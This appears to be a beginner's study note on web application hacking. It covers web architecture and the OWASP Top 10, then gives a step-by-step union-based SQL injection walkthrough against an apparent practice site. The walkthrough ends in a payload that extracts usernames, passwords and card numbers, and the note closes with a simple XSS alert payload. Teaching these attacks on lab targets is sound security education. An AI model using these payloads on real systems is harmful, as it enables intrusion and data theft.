

Hacking Web Applications

WEB ARCHITECTURE AND COMPONENTS

Web Architecture and Components:

Domain Name:

Assigned names like google.com or facebook.com for user-friendly access to websites instead of IP addresses.

Web Hosting Space:

Platforms like GoDaddy or BigRock provide spaces for storing webpages and scripts, facilitating website operation.

Operating Systems:

Choice of the operating system (Linux or Windows) on which the website is built.

Server Type:

Selection of the server type for hosting, such as IIS (Information Server) for Windows or Apache/Tomcat for Linux.

Web Technology:

Programming languages, plugins, and scripting languages used in website development.

- *Client Side Scripting Language:* (e.g., HTML, JavaScript) for frontend application development.
- *Server Side Scripting Language:* (e.g., PHP, ASP, JSP, Python) for server-side configuration.

Server:

The operating system responding to client requests; clients only make requests to the server.

Database:

The backbone storing all data of a web application (e.g., usernames, passwords, messages) with databases like MSSQL (Windows) or MySQL (Linux).

Owasp Top 10

OWASP stands for the Open Web Application Security Project. It is a nonprofit organization that focuses on improving the security of software. The OWASP community includes a wide range of security professionals, developers, and organizations globally, all working to create freely available security-related resources.

1. **SQL Injection:**

- Attackers insert malicious SQL queries to manipulate or retrieve sensitive data from databases.

2. **Broken Authentication and Session Management:**

- Weaknesses in user authentication and session management lead to unauthorized access or account compromise.

3. **Cross-Site Scripting (XSS):**

- Injection of malicious scripts into webpages viewed by other users, compromising their data or session.

4. **Insecure Direct Object Reference:**

- Improper access to objects (e.g., files, database entries) due to insufficient access controls.

5. **Security Misconfiguration:**

- Incorrectly configured security settings, exposing sensitive information or creating vulnerabilities.

6. **Sensitive Data Exposure:**

- Exposure of sensitive data (e.g., passwords, financial information) due to weak encryption or improper handling.

7. **Missing Function Level Access Control:**

- Unauthorized access to functions or features without proper authentication, often due to insufficient access controls.

8. **Cross-Site Request Forgery:**

- Forcing users to perform unwanted actions without their consent, potentially leading to unauthorized operations.

9. **Using Known Vulnerable Components:**

- Incorporating outdated or vulnerable components, libraries, or software, exposing the system to known exploits.

10. **Unvalidated Redirects and Forwards:**

- Redirection or forwarding of users to malicious websites, leading to phishing attacks or unauthorized access

Sql Injcution

SQL Injection is a code-based vulnerability that allows an attacker to read and access sensitive data from the database. Attackers can bypass security measures of applications and use SQL queries to modify, add, update, or delete records in a database. A successful SQL injection attack can badly affect websites or web applications using relational databases such as MySQL, Oracle, or SQL Server.

UNION BASED SQL INJECTION

1. Identify 'GET' Parameters:

- Explore URL parameters for potential injection points, such as `?id=1` or `?cat=1`.

2. Generate SQL Error:

- Test SQL syntax errors, e.g., `id=1'`, to provoke an error and identify vulnerabilities.

3. Retrieve Number of Columns:

- Use `order by` to find the total columns: `?cat=1 order by 11` seeks the 11th column.

4. Union Select to Identify Columns:

- Combine data using UNION SELECT: `?cat=1 union select 1,2,3,4,5,6,7,8,9,10,11` identifies columns.

5. Retrieve Database Name:

- Extract the current database name: `?cat=1 union select 1,database(),3,4,5,6,7,8,9,10,11`.

6. Retrieve Database Version:

- Fetch the database version information: `?cat=1 union select 1,version(),3,4,5,6,7,8,9,10,11`.

7. Retrieve Table Names:

- List tables in the database: `?cat=1 union select 1,table_name,3,4,5,6,7,8,9,10,11 from information_schema.tables`.

8. Retrieve Column Names in a Table:

- Extract column names from a specific table: `?cat=1 union select 1,column_name,3,4,5,6,7,8,9,10,11 from information_schema.columns where table_name='users'`.


9. Retrieve User Data:

- Obtain user data from the 'users' table: `?cat=1 union select 1,group_concat(uname,"",pass,0x0a,cc),3,4,5,6,7,8,9,10,11 from users`

[http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1,group_concat\(uname,"",pass,0x0a,cc\),3,4,5,6,7,8,9,10,11 from users](http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1,group_concat(uname,)—

XSS

Cross-Site Scripting (XSS) is an attack where hackers execute JavaScript code on a website, allowing them to perform actions like hijacking user sessions, defacing the website, or inserting malicious content.

A search bar with a light gray background and rounded corners. It contains the text "search art" in a dark blue font. Below the text is a white input field with a thin gray border. To the right of the input field is a small gray button with the text "go" in white.

Attempt to search for the payload `<script>alert(1)</script>` in the search parameter on a [vulnerable](#) website. Observe the execution of the JavaScript payload, resulting in the display of an alert.